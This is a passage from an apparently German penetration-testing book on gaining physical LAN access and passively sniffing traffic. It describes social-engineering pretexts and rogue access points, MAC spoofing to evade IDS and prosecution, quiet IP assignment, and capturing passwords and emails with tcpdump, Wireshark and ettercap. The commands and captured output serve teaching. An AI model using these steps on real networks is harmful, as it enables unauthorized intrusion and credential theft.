Eine weitere Möglichkeit, sich Zugang zu einem Unternehmensnetzwerk zu verschaffen, stellt ein persönlicher Besuch vor Ort dar, beispielsweise in Form eines angeblichen Neuzugangs der Putzkolonne, eines Servicetechnikers oder in der Rolle des Lieferanten für den Snack-Automaten der Kantine. In vielen Unternehmen – gerade bei Mittelständlern – sind oftmals auch Netzwerkdosen temporär leer stehender oder frei zugänglicher Räumlichkeiten (z. B. von Besprechungs- und Schulungsräumen) komplett durchgeschaltet, sodass von dort aus unbemerkt Zugriff auf das LAN genommen werden kann. Verbindet der Angreifer die Netzwerkdose beispielsweise mit einem eingeschmuggelten Access-Point (binnen weniger Minuten durchgeführt) und versteckt diesen in einem Kabelkanal oder einer Grünpflanze, steht dem Zugriff auf das Netzwerk über das selbst geschaffene WLAN vorerst nichts im Wege.

Den Autoren ist aus der Prä-WLAN-Zeit ein skurriler Fall bekannt, in dem durchgepatchte Netzwerkkabel eines Verteilerraums von einem Unbefugten durch den Brüstungskanal zur Außenfassade gelegt wurden. Glück im Unglück: Die eigentümlichen Kabel wurden zeitnah bemerkt und der Delinquent gestellt. Zur heutigen Zeit gestaltet sich die Suche nach Einstiegsluken z. B. bei WLAN merklich schwerer. Ebenfalls schwierig zu entdecken ist ein Innentäter, der dem Unternehmen nicht mehr wohlgesonnen und der Auffassung ist, unterbezahlt zu sein: Diese Person hat natürlich sehr viel mehr Spielraum.

Seit einigen Jahren tragen auch Schadprogramme zunehmend zur gezielten Infiltration eines Unternehmens bei, die zum Beispiel via E-Mail oder Bewerbungsschreiben auf CD-ROM per Post eintrudeln oder infolge präparierter Webseiten. So wird Wirtschaftsspionage über das Internet zunehmend eine Herausforderung. Nicht nur die ständig zunehmenden Internetangriffe, etwa aus China, Russland oder anderen Ländern, mit denen Daten, Forschungsmaterial, Innovationen und wissenschaftliche Studien ausgespäht werden, bereiten der deutschen Wirtschaft Kopfzerbrechen, sondern auch reale Spione – seien es spionierende Praktikanten oder als Firmenbesucher getarnte Späher aus dem Ausland.

So fällt im Bericht[194] des Verfassungsschutzes vom Sommer 2008 die Bilanz besonders für jene Unternehmen ernüchternd aus, die der Auffassung sind, dass sie von Spionage verschont blieben. Ohne konkrete Zahlen zu liefern, wurde nach aktuellen Opfer- und Dunkelfeldstudien bereits ein großer Teil aller Firmen ausspioniert, kleine und mittelständische ebenso wie große Konzerne. Der Bereich der IT-Sicherheit spielt eine immer wichtigere Rolle – egal wie groß das Unternehmen ist. Seit Jahren bemühen sich die Verfassungsschützer, Unternehmen für existenzbedrohende Spionageangriffe zu sensibilisieren: Die Gefahr für ein Unternehmen, Opfer von Wirtschaftsspionage zu werden, steigt ständig. Alarmierend sei, dass viele Unternehmen sich gar nicht oder nur unzureichend schützten.

Der Verfassungsschutz[195] spricht auch vor dem Hintergrund der Enttarnung eines international operierenden Spionagenetzes im Internet von einer Bestätigung der

[194] http://www.handelsblatt.com/politik/deutschland/online-angriffe-auf-deutsche-firmen-steigen;2282388

[195] http://www.securitymanager.de/magazin/artikel_2264_wirtschaftsspionage.html

bisherigen Einschätzung: Das sogenannte »Ghostnet«[196] hatte bei bis zu 30 Prozent der infizierten Rechner »hochrangige Ziele« wie Regierungsstellen, Außenministerien, Medien und internationale Organisationen im Visier. In Deutschland stehen die Botschaften Zyperns, Indiens und Portugals mit auf der Liste. In weniger als zwei Jahren wurden dabei mindestens 1295 Rechner in 103 Ländern ausgespäht und zahllose Dokumente gestohlen.

Als Vorgeschmack auf die folgenden Kapitel dient bereits an dieser Stelle der mahnende Hinweis, dass sich Mängel im Sicherheitsmanagement umgehend rächen, wenn sich der wissbegierige und möglicherweise hoch motivierte Täter erst einmal im Netzwerk befindet – unabhängig davon, ob der Zugriff direkt von außen (beispielsweise durch ein WLAN) oder erst von innen nach außen aufgebaut wird (z. B. durch einen mittels Malware verseuchten PC, wie im Kapitel über Malware beschrieben).

18.3 Passives Mitlesen im LAN: Sniffing

Ein typischer Angreifer wird sich, nachdem der Zugriff auf das LAN erst einmal hergestellt ist – z. B. durch einen der soeben vorgestellten Wege – vorerst passiv verhalten, um keinerlei Aufsehen zu erregen. Dieses Verhalten kann sich über Monate hinziehen, je nachdem wie es um die Einschätzung des Angreifers bestellt ist, mit dem gewonnen Material möglichst sinnvoll und weiterhin unerkannt agieren zu können. Grundsätzlich zielt kein Angreifer darauf ab, unnötiges Aufsehen zu erregen: Zum einen erhöht sich das Risiko des Entdecktwerdens, andererseits werden dadurch auch leichtsinnig Chancen verspielt. Der Betreiber des Netzwerks könnte sonst gezielt Gegenmaßnahmen einleiten oder verwundbare Server außer Betrieb nehmen.

Für die Rolle des passiven Zuhörers bedient sich der typische Angreifer im ersten Schritt sog. Sniffer-Programme, die das Netzwerkinterface des Rechners in den Promiscuous Mode versetzen. Hierbei handelt es sich um einen bestimmten Empfangsmodus, in dem die Netzwerkkarte den gesamten ankommenden Datenverkehr aufgreift. Die Sniffer-Tools hören den Netzwerkverkehr ab und greifen verwertbare Elemente heraus, wie beispielsweise unverschlüsselt durch das LAN huschende Passwörter oder E-Mails. Sniffer leisten zur Netzwerkanalyse einen wichtigen Beitrag – insbesondere dann, wenn es darum geht, sich in einem fremden Netz einen ersten Überblick zu verschaffen.

Wir gehen im folgenden Szenario davon aus, dass der Angreifer mit seinem Linux-System unmittelbaren Zugriff auf das Netzwerk erlangt hat und dass es sich um ein sternförmiges Netzwerk mit Hub handelt (somit um ein Shared-Media-Network) – und nicht um eine geswitchte Umgebung. Weshalb diese Unterscheidung wichtig ist, erläutern wir zu einem späteren Zeitpunkt.

Bevor wir beginnen, geben wir unserer Netzwerkkarte sicherheitshalber eine »originelle« MAC-Adresse. Wir müssen damit rechnen, dass der Betreiber des Netzwerks Schutzwälle errichtet hat (beispielsweise in Form eines IDS) und somit unserer MAC-Adresse habhaft wird. Da die MAC-Adresse so etwas wie die Fahrgestellnummer der Netzwerk-

[196] http://www.heise.de/newsticker/meldung/Chinesische-Spionage-Software-infiltriert-Rechner-tibetischer-Exil-Regierung-Update-210074.html

karte darstellt – es handelt sich somit um ein einmaliges Kennzeichen – kann das den Angreifer im schlimmsten Fall vor Probleme stellen, wenn nämlich der Betreiber des Netzwerks Anzeige gegen Unbekannt erstattet und das Angriffs-Equipment, z. B. das Notebook samt Netzwerkkarten durch einen ungünstigen Zufall in die Hände der Staatsanwaltschaft gelangt.

Die Änderung der MAC-Adresse lässt sich unter Linux, wie bereits im Kapitel WLAN erläutert, sehr leicht mit dem Kommando *ifconfig eth0 hw ether <MAC-Adresse>* durchführen:

```
root@discordia:~# ifconfig eth0 up
root@discordia:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:21:86:58:f0:ce
          inet6 addr: fe80::221:86ff:fe58:f0ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:248 (248.0 B)  TX bytes:706 (706.0 B)
          Memory:fe200000-fe220000

root@discordia:~# ifconfig eth0 down
root@discordia:~# ifconfig eth0 hw ether BA:BE:FA:CE:BA:BE
root@discordia:~# ifconfig eth0 up
root@discordia:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr ba:be:fa:ce:ba:be
          inet6 addr: fe80::b8be:faff:fece:babe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:372 (372.0 B)  TX bytes:1174 (1.1 KB)
          Memory:fe200000-fe220000

root@discordia:~#
```

Wem die soeben vorgestellte Prozedur zu aufwendig erscheint und die MAC-Adresse möglicherweise bei jedem Ladevorgang kaschiert werden soll, dem sei ein persönliches Skript, das bereits vorgestellte Tool GNU MacChanger[197] oder Travesty[198] empfohlen. Windows-Anwender können mit einer Software wie SMAC[199] jeder Netzwerkkarte mit einem Tastendruck eine neue, frisierte MAC-Adresse zuweisen.

[197] http://www.alobbs.com/macchanger

[198] http://www.mcgrewsecurity.com/tools/travesty

[199] http://www.klcconsulting.net (kostenlose Evaluation Edition)




Bild 18.1: MAC-Adresse eines Windows-PCs ändern

Im Anschluss geben wir unserem System eine x-beliebige IP-Adresse (z. B. durch *ifconfig eth0 192.168.23.23 netmask 255.255.255.0 up*) und starten eines der im Folgenden vorgestellten Programme.

18.3.1 Tcpdump

Eines der bekanntesten Tools zur Überwachung und Auswertung von Netzwerkverkehr ist Tcpdump, das für die meisten UNIX-Systeme verfügbar und bei vielen Linux-Distributionen im Grundsystem verankert ist. Tcpdump ist ideal, um einen kurzen Blick in das Netzwerkleben zu riskieren und stellt oftmals den ersten Kontakt mit einem unbekannten Netz dar. Zusätzlich bieten viele weitere Programme die Möglichkeit, die mit Tcpdump gewonnenen Daten einzubinden, sodass späteren Analysen viel Freiraum geboten wird.

Beim Aufruf von Tcpdump erwartet den interessierten Netzwerkforscher ein Datenstrom, der in etwa aussieht wie folgt (das Logfile ist stark gekürzt):

```
root@discordia:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
21:44:43.124617 IP 192.168.1.55.1071 > 192.168.1.100.microsoft-ds: S
2764174690:2764174690(0) win 5840 <mss 1460,sackOK,timestamp 6250320
0,nop,wscale 2>
```

```
21:44:43.124632 IP 192.168.1.100.microsoft-ds > 192.168.1.55.1071: S
2676864166:2676864166(0) ack 2764174691 win 5792 <mss 1460,sackOK,timestamp
53571088 6250320,nop,wscale 7>
21:44:43.124641 IP 192.168.1.55.1071 > 192.168.1.100.microsoft-ds: . ack 1
win 1460 <nop,nop,timestamp 6250321 53571088>
(...)

21:48:32.085445 IP 192.168.1.100.59579 > post.strato.de.pop3: S
1977862138:1977862138(0) win 5840 <mss 1460,sackOK,timestamp 53593984
0,nop,wscale 7>
21:48:32.085863 IP 192.168.1.223.47235 > firewall.discordiawerke.de.domain:
25405+ PTR? 136.145.169.81.in-addr.arpa. (45)
21:48:32.104189 IP post.strato.de.pop3 > 192.168.1.100.59579: S
3087109032:3087109032(0) ack 1977862139 win 50400 <nop,nop,timestamp
503840956 53593984,mss 1460,nop,wscale 0,nop,nop,sackOK>
(...)

21:50:14.499429 IP www.heise.de.www > 192.168.1.10.1506: . 2913:4365(1452)
ack 824 win 5179
21:50:14.499858 IP 192.168.1.10.1506 > www.heise.de.www: . ack 4365 win
65535
21:50:14.501668 IP www.heise.de.www > 192.168.1.10.1506: . 4365:5817(1452)
ack 824 win 5179
21:50:14.501684 IP ftp.sunet.se.www > 192.168.1.10.1512: . ack 2521064146
win 16895
21:50:14.509968 IP 192.168.1.10.1518 > www.heise.de.www: S
777181421:777181421(0) win 65535 <mss 1460,nop,nop,sackOK>
(...)

22:32:58.127450 IP 192.168.1.217.57595 > firewall.discordiawerke.de.domain:
2910+ A? www.tauschticket.de. (37)
22:32:58.140122 IP vpn.vorstand.discordiawerke.de.1146 > 192.168.1.100.902:
P 1080998:1081035(37) ack 26339232 win 16563
22:32:58.148249 IP firewall.discordiawerke.de.domain > 192.168.1.217.57595:
2910 4/0/0 A internext.de,[|domain]
22:32:58.148376 IP 192.168.1.223.44946 > firewall.discordiawerke.de.domain:
49981+ PTR? 46.171.34.195.in-addr.arpa. (44)
22:32:58.155721 IP 192.168.1.217.1081 > internext.de.www: S
3157447988:3157447988(0) win 65535 <mss 1460,nop,nop,sackOK>
^C
540561 packets captured
554223 packets received by filter
13662 packets dropped by kernel
root@discordia:~#
```

Dieses Logfile wirkt auf den ersten Blick abschreckend, bietet aber einen ersten Einblick in den Netzwerkverkehr und ermöglicht eine ungefähre Vorstellung von Größe, IP-Adresskreis, Clients und verwendeten Diensten. Eine nützliche Eigenschaft von Tcpdump ist, dass viele Programme mit den gewonnenen Daten betankt werden können

(so beispielsweise die später vorgestellten Programme Wireshark und P0f). Besonders spannend an diesem Mitschnitt ist beispielsweise die Erkenntnis, dass auch unverschlüsselte Protokolle wie POP3, HTTP und FTP zum Einsatz zu kommen scheinen; ein tieferes Abtauchen in den Datenstrom erscheint somit vielversprechend.

Nach dem ersten Sichtkontakt mit Tcpdump bieten sich vielseitigere Sniffer an, die mit strukturierbaren Elementen eine profundere Analyse des Netzwerkverkehrs gestatten. Zur Diskussion stehen hierbei Wireshark und Ettercap NG, wobei die Autoren das letztgenannte Tool für den »speziellen Blick« auf Kennwörter bevorzugen.

Als Vorbereitung auf die kommenden Schritte empfiehlt es sich zum jetzigen Zeitpunkt, unserem Client eine IP-Adresse aus dem Kreis des zu untersuchenden Netzwerks zu vergeben. Hierbei müssen wir sicherstellen, dass die von uns zu nutzende IP-Adresse nicht verwendet wird – entweder durch »Mut zur Lücke« (wir wählen eine IP-Adresse, die im Datenstrom bislang noch nicht in Erscheinung trat) oder durch einen DHCP-Request. Die manuelle Vergabe einer IP-Adresse gestaltet sich wie folgt (vgl. auch hierzu das WLAN-Kapitel »Zugriff auf ein WLAN, das keinen DHCP-Dienst anbietet«):

ifconfig eth0 192.168.1.23 netmask 255.255.255.0 up

Hier kann der Angreifer Glück haben z. B., indem die IP-Adresse frei ist und er sich korrekt einbuchen kann, oder auch nicht. Im letzteren Fall ändert man die IP-Adresse auf einen anderen Wert und hofft, beim zweiten Versuch erfolgreicher zu sein. Findet sich jedoch im Netzwerk ein DHCP-Server, der Anfragen beantwortet, lässt sich z. B. mit folgendem Befehl testhalber eine IP-Adresse anfordern (vgl. auch hierzu im Kapitel 16 den Abschnitt *Zugriff auf ein offenes WLAN)*:

dhcpcd-bin -T eth0

Der gesamte Discover/Request-Ablauf zum unverbindlichen Anfragen einer IP-Adresse verläuft wie folgt:

```
root@discordia:~# dhcpcd-bin -T eth0
IPADDR='192.168.1.223'
NETMASK='255.255.255.0'
NETWORK='192.168.1.0'
BROADCAST='192.168.1.255'
ROUTES=''
GATEWAYS='192.168.1.1'
DNSDOMAIN='discordiawerke.de'
DNSSERVERS='192.168.1.1'
DHCPSID='192.168.1.1'
LEASETIME='3600'
RENEWALTIME='1800'
REBINDTIME='3150'
INTERFACE='eth0'
CLASSID='dhcpcd 3.2.3'
CLIENTID='ff:65:74:68:30:00:01:00:01:12:fc:71:64:ba:be:fa:ce:ba:be'
DHCPCHADDR='ba:be:fa:ce:ba:be'
```

```
# dhcpcd-1.x and 2.x compatible variables
DNS='192.168.1.1'
GATEWAY='192.168.1.1'
root@discordia:~#
```

In diesem Beispiel liefert der DHCP-Server die IP-Adresse *192.168.1.223* als potenziell frei zurück, mit der man sich als vollwertiges Mitglied der Netzwerkgemeinde fühlen könnte.

Es sei angemerkt, dass spätestens beim Kontakt des DHCP-Servers der bisherige Schutz durch ausschließlich passives Vorgehen verloren geht. Der DHCP-Server registriert nämlich die Anfrage und vermerkt beispielsweise die MAC-Adresse des Clients. Verfolgt der Administrator (oder ein IDS) regelmäßig die Logfiles und das Netzwerkgeschehen, ist ein Netzspion binnen kürzester Zeit enttarnt. Aber auch im Heimbereich ist man vor diesen Unpässlichkeiten nicht verschont: Den meisten SOHO-WLAN-Routern, die nur rudimentär über eine DHCP-History verfügen, lassen sich dynamische Zuordnungen der momentan eingebuchten Teilnehmer entnehmen.

Wer die potenzielle Gefahr in den Wind schlägt und die Werte nicht manuell per *ifconfig* und *route* vergeben, sondern über den DHCP-Server beziehen möchte, verwendet die folgenden Kommandos (je nach eingesetztem DHCP-Client):

```
root@discordia:~# dhcpcd-bin eth0
root@discordia:~# dhcpcd.sh: interface eth0 has been configured with new
IP=192.168.1.223
root@discordia:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr ba:be:fa:ce:ba:be
          inet addr:192.168.1.223  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::221:86ff:fe58:f0ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:6359 (6.3 KB)  TX bytes:1732 (1.7 KB)
          Memory:fe200000-fe220000

root@discordia:~#
```

Zur Frage Komfort vs. Paranoia muss jeder selbst entscheiden, welche Herangehensweise für das weitere Vorgehen der beste Weg ist. Bei DHCP erhalten wir im Normalfall alles, was wir benötigen: eine freie IP-Adresse, das Gateway und DNS-Einträge. Bei der manuellen Herangehensweise mag es eine Zeit dauern, bis die Informationen eintrudeln.

Nach Auffassung der Autoren ist die ausschließlich passive Rolle weiterhin von Vorteil. DHCP stellt einen schnellen und bequemen Weg dar, sich in ein Netzwerk einzubuchen, kann aber das bisherige Vorgehen mit einem Schlag zunichtemachen. Der manuelle

Weg, der weniger Aufsehen erregt, ist mühsamer und nimmt mehr Zeit in Anspruch. Später jedoch erhält man die benötigten Daten wie von selbst.

18.3.2 Wireshark

Bei Wireshark handelt es sich um einen freien und leistungsfähigen Netzwerk-Analyzer mit grafischer Oberfläche, der sich mittlerweile auf zahlreichen Plattformen heimisch fühlt (von AIX, BSD, Linux, Windows, Mac OS X bis zu Solaris). Beim Start präsentiert sich Wireshark wie folgt:




Bild 18.2: Wireshark nach dem Start

Ein beherzter Kick auf *Capture* nebst Definition der Netzwerkkarte lässt den Netzwerkstrom auf Wireshark einprasseln, sodass sich die Tabelle rasch mit Inhalt füllt.




Bild 18.3: Wireshark bei Einsicht in den Datenverkehr

Wireshark versteht sich bravourös auf die Beobachtung des Datenverkehrs, enthält viele Analyse- und Statistikfunktionen und wird oftmals zur Fehlersuche in Netzwerken eingesetzt.

Neben der Suche nach Fehlern lassen sich den Datenpaketen selbstredend auch pikante Details entnehmen. So werden beispielsweise die im Netzwerk verwendeten IP-Adressen samt MAC-Adressen (etwa 192.168.1.100, 192.168.1.229 und 192.168.1.241) sowie den im Einsatz befindlichen Netzwerkdiensten erst durch Wireshark in ansprechender Form aufbereitet. Insbesondere die vielfältigen Filter, die auch während des Capturings definiert werden können, ermöglichen eine erste Einschätzung über Art und Umfang der weiteren Vorgehensweise.

Interessant erscheinen insbesondere unverschlüsselte Verbindungen innerhalb des Netzwerks wie beispielsweise POP3/SMTP, IMAP, VNC oder FTP, stellen sie doch eine leichte Beute dar.




Bild 18.4: Eine gezielte Suche nach POP kann nicht schaden... Hu. Da ist schon das erste Kennwort!

Der Menüpunkt *Statistics* lässt beispielsweise über den Unterpunkt *Conversations* interessante Rückschlüsse auf »Traffic-Schleudern« im Netzwerk zu (viel Netzwerklast deutet oftmals auf Server hin, die eine Schlüsselrolle einnehmen) und *Protocol Hierarchy* zeigt die im Netzwerk »gespielte Musik« – für uns eine erste Erkenntnis darüber, wie viele Pakete sich beispielsweise FTP, SMB, IRC, POP oder auch HHTP zuordnen lassen. Fast nebenbei erfahren wir über die MAC-Adressen, dass auch Virtualisierungslösungen betrieben werden.




Bild 18.5: Hersteller »VMware« deutet auf VMware- oder ESX-Server hin

Festzuhalten ist, dass uns Wireshark mannigfaltige Einblicke in das Netzwerkgeschehen liefert. Da Wireshark die Captures auch speichern kann, können wir die möglicherweise bereits »online« begonnene Analyse auch zu einem späteren Zeitpunkt – somit »offline« – vollenden. Gleiches gilt im Übrigen auch für diverse Logfiles, die von anderen Traffic Analyzern gewonnen wurden (zum Beispiel Tcpdump).

18.3.3 Ettercap NG

Bei Ettercap NG (oder Ettercap) handelt es sich nach Auffassung der Autoren um eines der leistungsfähigsten Programme, die zur Analyse eines Netzwerks zur Verfügung stehen. Wir werden uns aufgrund der vielfältigen Möglichkeiten nur auf die elementarsten Funktionen beschränken, raten aber jedem Netzwerkforscher, sich intensiver mit diesem Sniffer zu beschäftigen.

Um den andernfalls bei der Initialisierung üblichen ARP-Scan zu unterbinden, empfiehlt es sich, Ettercap NG im Silent Mode zu starten. Im folgenden Szenario liefert Ettercap NG wertvolle Erkenntnisse über Protokolle (POP3, HTTP, SMB), Login-Daten, User-Konten, im Einsatz befindliche Webbrowser nebst Hinweisen auf eine unterbrechungsfreie Stromversorgung (aus Übersichtsgründen gefettet dargestellt und gekürzt):

```
root@discordia:~# ettercap -T -z -i eth0

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on eth0... (Ethernet)

  eth0 ->       ba:be:fa:ce:ba:be     192.168.1.223     255.255.255.0
```

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

AUTH CRAM-MD5.
+ PDYwODgyMDEuMTExNzEuMTI2NTMxMjg5MEBwb3NOLndlYm1haWxlci5kZT4=.
bmV3c2xldHRlckB3ZXllcnQuZGUgMzUyNjBlZTQ3MzI2MWU1NTg5ZDhiMzc1NWQ3MzQ4NjE=.
+OK User logged in, proceed..
STAT.
+OK 0 0.
QUIT.
+OK Closing connection.
_.....post.strato.de.....post.strato.de.....!.
.Q...+OK POP3 server ready <6087418.11325.1265312890@post.webmailer.de>.
CAPA.
+OK Capability list follows:.
EXPIRE 7.
PIPELINING.
RESP-CODES.
TOP.
USER.
UIDL.
SASL CRAM-MD5.
(...)

.(DATE     : Thu Feb 04 20:48:33 CET 2010
..HOSTNAME : fileserver
..RELEASE  : 3.14.2
.-VERSION  : 3.14.2 (15 September 2007) debian
..UPSNAME  : hal9001
..CABLE    : USB Cable
..MODEL    : Back-UPS BR  800
..UPSMODE  : ShareUPS Master
```

```
.(STARTTIME: Fri Jan 29 15:52:09 CET 2010
..SHARE    : ShareUPS
..STATUS   : ONLINE
(...)

....M.A.C.M.I.N.I.m.a.r.k.t.i.n.g.M.A.C.M.I.N.I.;&$.'..u.................C2
..X..N.^....K.9....T..W.i.n.d.o.w.s. .2.0.0.2. .S.e.r.v.i.c.e. .P.a.c.k.
.3. .2.6.0.0...W.i.n.d.o.w.s. .2.0.0.2.
.5...1........n.SMBs.......................e..........        .C...O...
..U.n.i.x...S.a.m.b.a.
.3...0...2.8.a...d.i.s.c.o.r.d.i.a.w.e.r.k.e.......T.SMBu.................
.....e.@....T.....)..\.\.F.I.L.E.S.E.R.V.E.R.\.M.A.R.K.E.T.I.N.G...?????..1
68.1.110:4487 --> 149.9.0.58:9001 | A
(...)

GET /stil/ho/standard2008.css HTTP/1.1.
Host: www.google.de.
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.1)
Accept: text/css,*/*;q=0.1.
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3.
Accept-Encoding: gzip,deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
Keep-Alive: 300.
(...)

Message-ID: <4B6B2AE8.6040207@weyert.de>.
Date: Thu, 04 Feb 2010 21:15:36 +0100.
From: billing@ebay.de <billing@ebay.de>.
User-Agent: Thunderbird 2.0.0.23 (Windows/20090812).
MIME-Version: 1.0.
To: heikolanger@discordiawerke.de.
Subject: eBay-Rechnung vom Sonntag, 31. Januar 2010.
Content-Type: text/plain; charset=windows-1252; format=flowed.
Content-Transfer-Encoding: 8bit.
.
.
-------------------------------------------------------------------------
---------------------------------------- .
.
eBay hat diese Mitteilung an Heiko Langer (hasenpfote8) gesendet..
Ihr Vor- und Nachname in dieser Mitteilung sind ein Hinweis darauf, dass .
die Nachricht tats.chlich von eBay stammt..
Mehr zum Thema: http://pages.ebay.de/help/confidence/name-userid-
emails.html.
-------------------------------------------------------------------------
--------------
```

```
